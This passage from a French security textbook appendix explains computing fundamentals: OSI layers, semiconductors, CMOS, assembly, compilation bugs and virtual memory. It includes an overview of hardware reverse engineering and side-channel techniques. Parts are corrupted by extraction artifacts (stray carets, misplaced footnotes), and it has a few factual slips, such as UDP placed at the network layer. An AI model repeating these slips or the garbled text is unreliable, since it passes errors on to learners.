De même, on peut utiliser des processeurs différents tout en utilisant un même système d'exploitation, &c. Cette pile d'abstractions rend grossièrement compte des différentes spécialités impliquées dans les systèmes complexes modernes. Cette diversité est un premier indice de la difficulté qu'il y aura à envisager toutes les défaillances possibles : il faut être un peu expert en tout ou, mieux, il faut que les experts aient la question de la sécurité à l'esprit au moment où ils participent au design d'un système.

- L'autre exemple est le célèbre modèle OSI, qui cherche à rendre compte des technologies réseau (ce qu'il ne fait, toutefois, qu'imparfaitement) :

Langage	Abstraction	Description
Données	7. Application	Interaction applicative au dessus du réseau (<i>e.g.</i> HTTP)
Données	6. Présentation	Représentation des données, chiffrement (<i>e.g.</i> TLS, MPEG)
Données	5. Session	Communication entre hôtes avec gestions de sessions (<i>e.g.</i> NetBIOS)
Segments	4. Transport	Transport fiable des packets à travers le réseau (<i>e.g.</i> TCP).
Paquet	3. Réseau	Adressage, routage et transport (pas nécessairement fiable) des datagrammes (<i>e.g.</i> UDP)
Bit/Frame	2. Lien	Une connexion fiable (<i>e.g.</i> Ethernet)
Bit/signal	1. Physique	Une connexion, pas nécessairement fiable (<i>e.g.</i> un câble)

²Durand-Lose. « Computing inside the billiard ball model. » *Collision-based computing*. Springer London, 2002. p. 135-160.

³Gunji *et al.* « Robust soldier crab ball gate. » *Complex Systems* 20.2 (2011): 93.

Dans le contexte de la sécurité, beaucoup de vulnérabilités apparaissent lorsque s'effondrent les abstractions et métaphores par lesquelles est habitué à penser l'utilisateur ou l'ingénieur. Les choses se passent ainsi à un autre niveau – au dessus ou au dessous – au sein duquel les exigences de sécurité sont potentiellement différentes⁴. Nous le verrons en détails dans la partie dédiée à l'analyse de sécurité.

Pour cette raison, il nous faut comprendre un peu comment fonctionnent les choses sous le capot.

A.2 Notions de hardware et de software

La couche la plus primitive d'un système d'information est souvent la couche « physique ». On entend par là l'ensemble des mécanismes mis en œuvre pour réaliser ses opérations les plus élémentaires.

Les calculateurs aujourd'hui, à de très rares exception près, reposent sur l'utilisation des propriétés semi-conductrices de matériaux précis, notamment le silicium⁵. La raison de ce choix technologique est multiple : le faible coût des matériaux de base, l'efficacité du processus industriel et l'universalité des semi-conducteurs (c'est-à-dire qu'ils permettent de réaliser tous les composants utiles, analogiques ou digitaux). Le premier niveau de dialogue avec un système d'information se fait donc ainsi au niveau du silicium.

Les techniques d'intégration modernes permettent d'assembler des millions de transistors en « processeurs » : des unités de calcul complexes exécutant des opérations données (le *programme*). Les techniques de microscopie modernes permettent de voir ces unités en action, d'effectuer des mesures sur elles, d'en modifier le fonctionnement ou la structure.

La plupart des utilisateurs n'intéragissent toutefois pas avec le matériel directement, bien plutôt avec des programmes. Il est donc important de se rappeler quelques aspects de *software*, et en ce qui nous concerne tout particulièrement comment certains mécanismes sont implémentés. Ces implantations sont en théorie spécifique à chaque système, mais en pratique on retrouve presque toujours des thèmes communs.

A.2.1 Silicium et jonction P-N

Le silicium, ^{14}Si , est un métalloïde de la colonne du carbone (dont la chimie est donc similaire), qui constitue environ 27% du manteau terrestre (ce qui en fait le second élément le plus abondant, derrière l'oxygène). Il existe des méthodes efficaces et peu coûteuses de purification depuis le milieu du XIX^e siècle, reposant sur des processus physiques (électrolyse, fusion de zone) ou chimiques. Le procédé de Czochralski (1916) permet de produire du silicium monocrystallin à des échelles macroscopiques ($\varnothing 300\text{mm}$), à partir de silicium assez pur⁶. De fines tranches (*wafers*) de silicium sont découpées et utilisées comme base pour la suite des opérations.

Le silicium est un *semi-conducteur*, ce qui signifie concrètement qu'il possède une bande interdite (*gap*) petite. Des électrons de la bande de valence (qui dans le cas du silicium est exactement remplie) sont alors susceptibles, pour peu qu'un champ électrique relativement faible les y aide, de passer à la bande de conduction⁷.

Les propriétés semi-conductrices du silicium sont directement liées à sa pureté et à sa structure cristalline. En introduisant volontairement des impuretés (on parle alors de *dopage*) il est possible de moduler ces propriétés. En ajoutant des atomes plus riches en électrons que le silicium, tels le phosphore, l'arsenic ou l'antimoine, on crée une abondance d'électrons : on parle de dopage *N* (pour « négatif », comme la charge de l'électron). Réciproquement, en ajoutant des atomes pauvres en électrons tels le bore, il y a un déficit d'électrons dans la bande de valence : des « trous », qui se comportent comme des porteurs de charge *positifs* – on parle de dopage *P*. Ces effets sont maintenus relativement faibles, de sorte à juste perturber le schéma de bandes, à la manière de la figure A.1.

Pourquoi dope-t-on un semi-conducteur ? En rapprochant la bande de valence (type *P*) ou de conduction (type *N*) du niveau de Fermi (le niveau d'énergie « typique » des électrons à l'équilibre), on rend le matériau plus sensible aux variations de champ électrique : appliquer un champ électrique permet ainsi de contrôler la conductivité (*gating* ou *field effect*).

Le phénomène physique le plus important vis-à-vis du développement moderne de l'électronique est celui de la *jonction P-N*. Une jonction P-N est une zone où le dopage passe rapidement d'un type à l'autre. La zone

⁴Une métaphore : si on ajoute une quatrième dimension d'espace, alors les noeuds peuvent être défaits et tous les coffres vidés sans les rompre.

⁵Comme nous l'avons évoqué plus haut, il n'est absolument pas nécessaire que ce soit le cas : les premiers ordinateurs étaient mécaniques ou électro-mécaniques.

⁶On parle de silicium 9N, signifiant une pureté d'au moins 99.9999999%.

⁷Il est intéressant de noter que la compréhension théorique, en termes de bandes par exemple, des semi-conducteurs, est arrivée longtemps après leur découverte et leur utilisation : les premiers travaux sur la diode remontent à 1874, la théorie des bandes de 1961.




FIG. A.1 : Structure de bande à l'équilibre pour un métal, un semi-métal, un semi-conducteur dopé p , non dopé et dopé n , et un isolant. E_F représente le niveau de Fermi. Source : Wikipedia.

N est plutôt conductrice (les électrons circulent), la zone P également (les trous circulent), mais entre les deux une zone de déplétion s'installe, dans laquelle il n'y a pas de porteurs de charge, donc pas de conductivité.

Si on connecte une source électrique, en branchant le + sur la zone P et le - sur la zone N , on force certains des porteurs de charge à diffuser au-delà de la zone de déplétion, provoquant leur recombinaison⁸. Si le champ électrique est appliqué dans l'autre sens, on élargit la zone de déplétion, le courant ne passe pas : c'est une diode⁹. Sur le même principe on construit les premiers transistors (anneaux concentriques PNP ou NPN, par exemple).

A.2.2 Transistors à effet de champ, CMOS, circuits et multi-cœurs

L'informatique moderne a pu se développer lorsqu'il a été possible de miniaturiser et d'automatiser l'intégration à grande échelle des semi-conducteurs, le VLSI. Technologiquement, un élément clé de cette approche est l'utilisation de transistors à effet de champ : les MOSFET¹⁰, construits pour la première fois en 1959¹¹ (Kahng & Atalla). En plus de bonne propriétés techniques, ils se prêtent particulièrement bien à la production massive, industrielle, automatisée et miniature à très bas coût. Encore aujourd'hui, la méthode principale consiste à les construire couche par couche, en déposant les matériaux par épitaxie et en creusant par photolithographie.

Le schéma de base d'un MOSFET (de type N , ou n MOS, voir figure A.2) est le suivant : source et drain sont reliés chacun à un îlot $N+$ (fortement dopé N) au sein d'une base P . La grille est située entre ces îlots et séparée de la base par un isolant (historiquement un oxyde, d'où le nom). L'application d'une tension entre la grille et le drain ouvre un canal entre les îlots, rendant le transistor conducteur.

Le comportement des MOSFET est riche et complexe, et requiert une modélisation fine. Dans la plupart des applications digitales, il est utilisé en régime de saturation, où il fonctionne de la manière suivante (pour un n MOS) : si la grille est sous tension, le transistor conduit, sinon il ne conduit pas. Un p MOS fonctionne de la manière exactement inverse : il conduit, à moins que la grille soit sous tension. À partir de cela, on construit des portes logiques : NAND (à partir de laquelle on peut tout construire), NOR (idem), NOT, &c.

Au début des années 1970, alors que l'on commençait à utiliser beaucoup de tels transistors, qu'ils posent un léger problème : tant qu'un transistor conduit, il relie la source (V_{dd}) et la terre (V_{ss}), éventuellement opposant une faible résistance. Autrement dit, même si aucune opération n'est effectuée, ces transistors vident les batteries – provoquant également un fort échauffement par effet Joule. Pour remédier à cela, on duplique le circuit en utilisant n MOS et p MOS de manière *complémentaire*. Cette manière de faire, le CMOS, est plus économique énergétiquement. Concrètement, les n MOS tirent la sortie à la masse si besoin (*pull-down*) et les p MOS tiennent la sortie à la source (*pull-up*). De plus, les deux parties, pull-up et pull-down, sont reliées entre elles par une dualité, ce qui permet d'automatiser le procédé.

⁸Dans le cas des diodes électroluminescentes, cette recombinaison s'accompagne de l'émission d'un photon.

⁹Ce n'est bien entendu pas la seule, ni la meilleure façon de construire une diode.

¹⁰Metal-oxide semiconductor field-effect transistor.

¹¹Le principe de fonctionnement est décrit bien plus tôt, en 1925, par Julius Lilienfeld. Voir le brevet US #1,745,175 : <https://www.google.com/patents/US1745175>.




FIG. A.2 : Un *n*-MOSFET vu en coupe ; un circuit NAND en CMOS, avec les *p*MOS au dessus et les *n*MOS au dessous ; le même circuit tel qu'assemblé sur le *wafers* de silicium. On retrouve les *p*MOS en haut (*pull-up*) et les *n*MOS en bas (*pull-down*). Source : Wikipedia.

En CMOS, les circuits sont « deux fois plus gros », puisqu'ils requièrent le double de transistors, mais les économies d'énergie et les gains en terme de chaleur dissipée permettent de miniaturiser encore plus, de sorte que l'on en sort gagnant en fin de compte. Cependant des limites demeurent, car à mesure que l'on devient petit les effets jusqu'ici négligeables deviennent sensibles.

Depuis environ une dizaine d'années, la miniaturisation des transistors, de même que l'augmentation des fréquences d'horloge, a beaucoup freiné (après un demi-siècle de croissance littéralement exponentielle) : les procédés actuels ne sont pas adaptés pour faire plus petit ni plus rapide, et la consommation électrique dont ils auraient besoin est considérée déraisonnable. Au lieu de cela, les industriels développent depuis le marché des *multi-cœurs*. Il s'agit d'assembler deux processeurs modestes plutôt qu'un unique processeur plus puissant – le rapport puissance de calcul sur puissance électrique étant ainsi plus avantageux.

Quoi qu'il en soit, étant donné un circuit (même complexe) reposant sur cette technologie, on peut l'analyser et le reproduire (*reverse engineering*, ou « rétroconception ») :

- L'accès au circuit, généralement empaqueté, peut-être rendu possible par une succession d'opérations mécaniques (découpage), physiques (chauffage) et chimiques (acide nitrique fumant puis acétone, nettoyage à l'eau déionisée, isopropanol). On peut alors brancher des fils d'aluminium sur les composants qui nous intéressent.
- Le diagramme du circuit peut être reconstruit, par exemple en retirant couche par couche de manière homogène (à l'aire d'une machine à plasma ou d'acide fluorique par exemple) et en prenant des photographies du processus. Alternative, des techniques d'imagerie sont susceptibles de fournir un schéma tridimensionnel du circuit. Les propriétés cristallographiques du silicium dopé permettent de distinguer les zones *N* et *P*. Des bancs d'imagerie spécialisé associé à des traitement d'images numériques (recalage pyramidal, vectorisation, analyse de routages) permettent d'aggrégier les informations et de les représenter. Des outils spécialisés sont capables d'identifier les motifs (transistors, résistances, &c.) et de déduire le diagramme électrique (ou un diagramme approchant, selon la qualité de préparation de l'échantillon), une représentation (VHDL ou Verilog par exemple), et de calculer une abstraction fonctionnelle du circuit.
- La mémoire peut être accédée : les données non-volatiles (ROM) sont directement lisibles dans le diagramme du circuit¹², les mémoires type Flash peuvent être lues avec un dispositif adapté¹³.

¹²Concrètement : les mémoires ROM ont généralement une disposition en lignes et colonnes, un bit étant mis à 1 par un contact au croisement opportun. Un tel contact (point de soudure, connexion au silicium, &c.) est visible sur le diagramme. Reste à déterminer l'ordre dans lequel lire ces 0 et des 1 ! On peut alors automatiser l'opération (par exemple avec des outils de traitement d'image).

¹³En revanche, il est devenu difficile de les reconstituer dans certains cas.

- Il est possible d'observer le circuit en action : en utilisant des sondes galvaniques, en observant le contra^st^e en microscopie ^électronique, ou en mesurant l'^émission de photons par les transistors. Si une m^éthode invasive ou destru^titive n'est pas souhaitable, il est toujours possible d'exploiter le fonctionnement du circuit en qu^ete de canaux auxiliaires : consommation ^électrique, dissipation de chaleur, &c. On parle parfois d'attaques SCARE (*side-channel analysis for reverse engineering*) et FIRE (*fault injection for reverse engineering*).

Une station ^à faisceau d'ions peut ainsi : g^{én}erer des images d'un circuit ^à une r^ésolution de l'ordre du nanom^étre, op^érer sur le circuit ^à cette m^{ême} ^échelle, d^{és}a^ctiver d'^éventuels senseurs, des protections m^écaniques, reconstruire des fusibles de protection, &c. Mais de telles stations sont aujourd'hui hors de prix pour une utilisation unique et individuelle.




FIG. A.3 : Photographie d'un circuit int^égr^é TL431 (r^{ég}ulateur de tension utilis^é dans pratiquement tous les adaptateurs), permettant de reconstituer le diagramme. Sources : zeptobar.ru, zx-pk.ru et righto.com.

En d'autres termes, un adversaire motivé et disposant de moyens et de temps suffisants n'aura aucune difficult^é à compromettre la s^écurit^e d'un syst^{ème} auquel il a physiquement acc^{ès}. M^{ême} incapable de l'analyser, il est toujours susceptible de le d^{étruire} ou de le saboter.

A.2.3 Le processeur, l'assembleur, la compilation

Les premiers processeurs fonctionnaient de la mani^{ère} intuitive suivante : on leur fournissait des donn^{ées}, on leur commandait d'effectuer une op^ération sur ces donn^{ées}, et ils le faisaient. Il pouvait s'agir d'op^érations arithm^étiques, de comparaisons, de lecture ou d'écriture de donn^{ées}. Si on demande d'effectuer la commande num^{éro} 4356 (c'est-à-dire en binaire 0b1000100000100), le processeur active les circuits correspondants, attend le signal indiquant que l'op^ération est terminée, et attend l'instruction suivante.

Depuis les ann^{ées} 1970 (1990 pour les ordinateurs personnels), ce sch^éma n'est plus tout ^à fait exact. D'une part, les processeurs impl^{ément}ent l'exécution dans le désordre (*out-of-order*) : si les instructions n'ont pas de d^épendance entre elles, ils essaient de les effectuer en parallèle, quitte ^à ne pas respecter l'ordre dans lequel elles sont envoyées. Ensuite, ils impl^{ément}ent une forme de pr^édiction de branchement *via* exécution spéculative : face ^à une instruction conditionnelle, ils essaient de deviner quelle branche est la plus probable, afin de l'exécuter préventivement « au cas où » ils auraient raison, accélérant ainsi les calculs. Enfin, de nombreux phénomènes peuvent capturer l'attention du processeur : interruptions, erreurs (par exemple division par z^éro ou d^épassement arithm^étique), &c. Cependant, les microcontrôleurs, moins contraints par les exigences de performance, restent souvent plus pr^{ès} de leur programme.

Quoi qu'il en soit, ces instructions sont sp^{éc}ifiques au processeur consid^éré. En pratique, certains standards se sont impos^{és} par la popularit^e commerciale des architectures. On retrouve ainsi une part importante de processeurs compatibles x86 ou x86-64 pour les serveurs et les ordinateurs personnels, ARM ou ARM64 pour les appareils mobiles et embarqués.

Le jeu d'instruction, c'est-à-dire l'ensemble des instructions qu'un processeur est capable d'effectuer, est g^{éné}ralement trop large pour ^{être} d^{étaillé}. Au lieu de cela, les instructions sont repr^ésentes par un code mn^{ém}otechnique, appelé *assembly*.

EXEMPLE · ASSEMBLY x86-64

Les instructions suivantes (en notation hexadécimale) :

```
31 ed b8 00 00 00 00 90 55
```

correspond à la suite de commandes assembly :

```
xor %ebp, %ebp
mov $oxo, %eax
nop
push %rbp
```

qui effectuent les opérations suivantes : le registre `ebp` est mis à zéro^a, le registre `eax` est mis à zéro^b, `nop` (pas d'opération), puis la valeur du registre `rbp` est placée sur la pile (nous aurons l'occasion de revenir sur la pile des processeurs x86 et x86-64).

^aC'est-à-dire que les 32 bits de poids faible du registre `rbp` sont mis à zéros.

^bMême remarque que précédemment, avec le registre `rax`.

L'assembleur et les instructions du processeur sont en bijection – il s'agit simplement d'une autre manière de voir la même chose – aussi il est toujours possible de lire une version assembleur d'un programme. On appelle *désassemblage* l'opération de traduction, et c'est une opération importante par exemple dans l'analyse de malware ou la rétroconception.

Il est possible, mais pénible, d'écrire des programmes directement en assembleur. Depuis les années 1970, des langages de programmation plus accessibles permettent de rédiger des programmes avant de les convertir en instructions (la *compilation*). Il est important de noter que la sémantique des programmes dans ces langages de programmation est *a priori* différente de la sémantique du programme compilé, qui est lui-même susceptible d'être exécuté de manière différente, voire erronée par le processeur. Qui plus est, il se peut que la sémantique du programme d'origine ne convienne pas, au départ.

C'est pourquoi se développent de nombreuses méthodes formelles vérifiant : que le processeur, quand bien même il ne respecte pas à la lettre les instructions, garantit la bonne exécution du code assembleur¹⁴; que le code assembleur obtenu par compilation ait la même sémantique que le programme d'origine dans son langage d'origine¹⁵; que le programme lui-même ait une sémantique définie¹⁶ et remplisse la fonction qu'il est censé remplir¹⁷.

EXEMPLE · BUGS DE COMPILATEUR

Le programme suivant fait planter le compilateur `gcc` en version 4.3.0 pour architecture x86-64 au niveau d'optimisation `-O3` :

```
volatile int **a; int *b; void fn1() { if (a == &b) **a; }
```

Certains bugs sont détectés automatiquement, par exemple par le programme `csmith` pour `gcc`^a et `l1vm`^b. D'autres sont détectés par hasard, lorsqu'ils se manifestent : ainsi un bug critique dans la version 3.16-rc6 du noyau Linux était dû à un bug du compilateur `gcc` version 4.9.0. Pour citer Linus Torvalds^c en juillet 2014 : « *Anyway, this is not a kernel bug. This is your compiler creating completely broken code. We may need to add a warning to make sure nobody compiles with gcc-4.9.0, and the Debian people should probably downrate their shiny new compiler.* »

^a<http://embed.cs.utah.edu/csmith/gcc-bugs.html>

^bDe manière peut-être surprenante, ces vérifications ne sont souvent pas effectuées par les fabricants. D'autant qu'elles doivent être effectuées pour chaque nouveau modèle...

^cVoir par exemple le compilateur CompCert développé à l'INRIA, visant un sous-ensemble du langage C, qui a été formellement validé avec le logiciel Coq : <http://compcert.inria.fr>. Il génère du code pour les architectures de processeur PowerPC, ARM et x86.

¹⁴Certains langages n'ont pas toujours de sémantique définie, ou sont si complexes qu'il n'existe pas de vérificateurs formels. C'est notamment le cas de la famille de langages C++.

¹⁵Voir par exemple l'analyseur statique Astree développé à l'ÉNS : <http://www.astree.ens.fr/>. Il est capable de vérifier les propriétés de programmes C et de les comparer à un spécification ; il a notamment été utilisé pour vérifier le code de l'Airbus A380.

^b<http://embed.cs.utah.edu/csmith/llvm-bugs.html>

^c<http://lkml.iu.edu//hypermail/linux/kernel/1407.3/00650.html>

En pratique, la plupart du temps, un programme n'est pas *simplement* exécuté sur un processeur. Il est généralement lancé par un programme maître, le système d'exploitation. Ce système d'exploitation restreint les opérations que peut effectuer le programme, et peut lui reprendre l'exécution : par exemple en cas d'erreur ou de violation, en cas d'interruption par un périphérique, afin d'exécuter d'autres programmes (*multitasking*) ou parce qu'il estime que le programme met trop de temps à réagir.

A.2.4 La mémoire, les pointeurs, la mémoire virtuelle

La « mémoire » désigne l'ensemble des mécanismes permettant de conserver une information. De nombreuses technologies sont susceptibles de fournir cette capacité, que ce soit des cartes perforées (1725), des supports magnétiques (1888), des mémoires « Flash » (1984), &c. Elles se distinguent d'abord par leur *capacité*, c'est-à-dire la quantité d'information qu'il est possible d'y placer, comptée en bits¹⁸. À l'heure où ces lignes sont écrites, il n'est pas rare de disposer de l'ordre de 10^{13} bits de stockage pour une utilisation personnelle.

On peut considérer une mémoire abstraite comme un tableau dont les cases sont numérotées. Le numéro de la case est ce que l'on appelle l'*adresse*, et le contenu de la case est la *valeur*. Puisque cependant il est pénible d'accéder aux valeurs bit par bit, l'adressage donne en réalité accès à un paquet de bits à la fois. Pour des raisons historiques, on parle de *byte*, passé en Français et en Roumain sous le nom d'« octet »¹⁹, pour désigner la plus petite unité de mémoire adressable. Dans la plupart des cas²⁰ – mais pas toujours – l'octet est constitué de 8 bits – autrement dit représente une valeur numérique entre 0 et 255 inclus. C'est en octets que sont la plupart du temps mesurées les capacités des mémoires.

On peut interpréter la valeur d'un octet de plusieurs manières. Par exemple, le langage C considère que l'octet 0b000101010 peut signifier :

- Le nombre 42 ;
- Le caractère « * » ;
- Le nombre 5.88545×10^{-44} ;

selon que l'on interprète cette valeur selon le *type* int, char ou float. Fondamentalement, tout cela reste des bits – ce qui change, c'est la manière dont on va décider de les interpréter.

On peut également décider d'interpréter une valeur numérique comme étant une *adresse*. Dans ce cas, le type correspondant est appelé *pointeur*, et représenté en langage C comme précédé d'une étoile. Si l'octet 0b000101010 est interprété comme un pointeur, il désigne non pas la valeur 42, mais l'adresse 42, c'est-à-dire la « 42^e case mémoire ». Comprendre les pointeurs est essentiel car, même si certains langages de programmation parviennent à ne pas les mentionner, ils jouent un rôle omniprésent au plus bas niveau. Insistons : un pointeur représente une case mémoire.

Mais déjà il faut se poser une question, qui n'est pas une question facile : comment sont disposées les «cases mémoire» ? Est-ce qu'elles forment une longue suite continue, numérotée dans l'ordre de la première à la dernière ? Ou bien y a-t-il des sauts, des entrelacements, à la manière des numéros d'une rue ou des noms dans l'annuaire ? Du point de vue d'un programme et depuis les années 1970 environ, on prend soin de donner l'*illusion que la mémoire est contiguë* : c'est la «mémoire virtuelle». Dans la réalité, les informations peuvent être segmentées, dispersées et partagées, mais par le truchement du matériel et du système d'exploitation, chaque programme imagine disposer de toute la mémoire comme d'un bloc d'une seule pièce. Les raisons de mettre en place un tel dispositif sont multiples : cela décharge le processeur d'avoir à gérer plusieurs sources, cela facilite le travail des programmeurs, et cela donne l'impression aux programmes de disposer de plus de mémoire. En contrepartie, on ne connaît pas vraiment l'adresse «physique» dans la mémoire – on ne connaît et on n'utilise que l'adresse « virtuelle ».

¹⁸Une subtilité cependant : la plupart des supports de stockage utilisent une forme ou une autre de correction d'erreur, ce qui signifie que la capacité *effective*, celle que l'on peut utiliser, est inférieure à la capacité *physique*, celle que l'on aurait si on n'utilisait pas ces mécanismes.

¹⁹Il existe également, en anglais, le mot *octet*, qui désigne toujours un ensemble de 8 bits.

²⁰Confer ISO/IEC 80000-13.

A.2.5 DRAM et Caches

Que dire de l'adresse physique ? Les données peuvent être situées sur n'importe quel périphérique sans que, en théorie du moins, cela ne change quoi que ce soit du point de vue du programmeur. En pratique, cependant, un élément fondamental est celui-ci : *la mémoire est lente*. Et comme règle générale : plus une mémoire a de capacité, plus elle est lente, à technologie donnée.

Dans un monde idéal, la mémoire répond aussitôt aux sollicitations du processeur qui souhaite y lire et y écrire. Dans la pratique, on peut souhaiter que la mémoire réagisse à une vitesse similaire au processeur. Mais dans les faits, il est impossible de rendre accessible l'intégralité de la mémoire dans les délais du processeur. Une solution est alors d'intercaler un tampon : le premier d'entre eux est appelé DRAM, *dynamic random access memory*. La DRAM est faite de petits condensateurs capables de se charger et de se décharger très rapidement – c'est un mécanisme efficace, mais volatile et limité en termes de capacité : on ne peut donc pas l'utiliser pour stocker les données de manière permanente, mais on peut l'utiliser pour charger une partie des données d'un système de stockage plus lent (*e.g.* disque dur) et les transmettre rapidement au processeur.

Cela n'est pas tout à fait suffisant, étant donné l'écart toujours grand entre le débit du processeur et celui de la DRAM. Il y a donc tout une hiérarchie de *caches*, des mémoires de vitesse croissante (mais de capacité décroissante) permettant d'acheminer les informations au processeur et de les ramener vers la mémoire générale : caches de niveau 3 (L₃), de niveau 2 (L₂), de niveau 1 (L₁), &c.²¹ La gestion des caches est subtile : ils doivent récupérer la bonne information au bon moment – car s'ils se trompent (on parle de *défaut de cache*) ils devront la demander, et toute recherche vers la mémoire générale sera longue et coûteuse.

La technologie des caches du processeur est similaire à celle de la DRAM, mais les composants sont plus proches physiquement du processeur (car le transfert des informations prend du temps) et sont choisis légèrement plus performants.

Opération	Latence (ns)
Parcourir 10 cm à la vitesse de la lumière	0,3
Lire dans le cache L ₁	0,5
Cycle processeur à 1 GHz	1
Erreur de prédition de branche	5
Lire dans le cache L ₂	7
Lire dans la DRAM	100
Lire 4 ko sur un SSD	150 000
Défaut de pagination	8 000 000
Lire 1 Mo sur un disque dur	20 000 000

TAB. A.1 : Ordre de grandeur des latences pour différentes opérations. Source : Peter Norvig, mis à jour et complété par l'auteur.

A.2.6 Pages, segments, panique

Dans l'autre sens, il existe plusieurs stratégies permettant d'amener les données depuis un support de stockage jusque dans la DRAM, de sorte à respecter l'objectif de la mémoire virtuelle. Une stratégie possible est la *pagination* : on découpe l'ensemble de la mémoire en « pages » d'une taille donnée, en essayant de faire en sorte que les pages qui sont nécessaires soient chargées en DRAM, et que celles qui ne le sont pas soient redescendues vers le support de stockage (dans un fichier ou une partition de *swap*). Cependant, certaines technologies ne supportent pas les cycles d'écritures que provoque cette approche (notamment les mémoires Flash). Enfin de nombreux algorithmes tentent d'optimiser la gestion des pages, en évitant les *défauts de pagination* – les situations dans lesquelles le processeur a besoin d'accéder à une information qui n'a pas été chargée en DRAM.

Que se passe-t-il lorsqu'une adresse mémoire (virtuelle) est demandée ? De deux choses l'une : ou bien cette adresse existe bien physiquement, et il faut aller la chercher ; ou bien elle n'existe pas physiquement – cela provoque une erreur. Une adresse mémoire, c'est-à-dire un pointeur, ne peut donc pas être quelconque. Cependant, l'idée de la mémoire virtuelle est que le programme se croit seul, ignorant qu'il partage la mémoire

²¹Il existe des caches de niveau 4, des caches spécialisés, des caches partagés, et bien d'autres caches. Leur rôle est ceci dit toujours le même : amortir les latences pour alimenter le processeur en dépit d'une mémoire générale plus lente que lui.

avec d'autres : il faut donc l'empêcher de sortir de son périmètre et d'aller lire ou écrire dans des adresses mémoires qui appartiennent à d'autres. On lui attribue donc un *segment*, dans lequel il peut agir et hors duquel il n'est pas censé agir.

En pratique les programmes ont plusieurs segments à leur disposition. S'ils demandent une adresse qui n'existe pas ou s'ils essaient de sortir du périmètre qui leur est affecté, ou encore s'ils essaient d'écrire dans un segment qui n'est censé être que lu, c'est l'*erreur de segmentation* – segfault. Le processeur arrête l'exécution du programme et informe le système d'exploitation du délit.

Mais si, par malheur, c'est le système d'exploitation lui-même qui pèche, alors rien ne peut plaider pour lui et il *panique* – affichant un « écran bleu²² de la mort » ou un « kernel panic ».

A.2.7 Espace d'adressage, librairies, pile et tas

Du point de vue d'un programme, grâce à la mémoire virtuelle, les choses sont simples. Il semble disposer d'un bloc contigu de mémoire : l'espace d'adressage virtuel (VAS). Le système d'exploitation charge le code et les données du programme dans cet espace, puis indique au processeur la première instruction en donnant la valeur adéquate au *pointeur d'instruction*.

Le processeur va alors lire et exécuter l'instruction en question, puis passer à la suivante, et ainsi de suite jusqu'à ce que le programme termine, provoque une erreur ou soit interrompu par le système d'exploitation. En plus du programme, le système d'exploitation peut également inclure dans cet espace des fonctions partagées entre plusieurs programmes, appelées librairies.

Enfin, dans cet espace, des mécanismes importants sont proposés au programme pour gérer ses besoins en matière de mémoire :

- Les registres du processeur lui sont (pour la plupart) accessibles sans restriction. Il peut les utiliser comme il le souhaite. Cependant ces registres sont relativement peu nombreux et ont une faible capacité.
- La pile (*stack*) est une structure de données implantée au niveau du processeur et qui fonctionne comme suit : une instruction push place le contenu d'un registre sur la pile ; une instruction pop récupère la valeur au sommet de la pile et la place dans un registre. La position du haut de la pile est stockée dans un registre.
- Le tas (*heap*) est une structure de données implantée au niveau du système d'exploitation et qui permet de gérer dynamiquement l'allocation de mémoire.
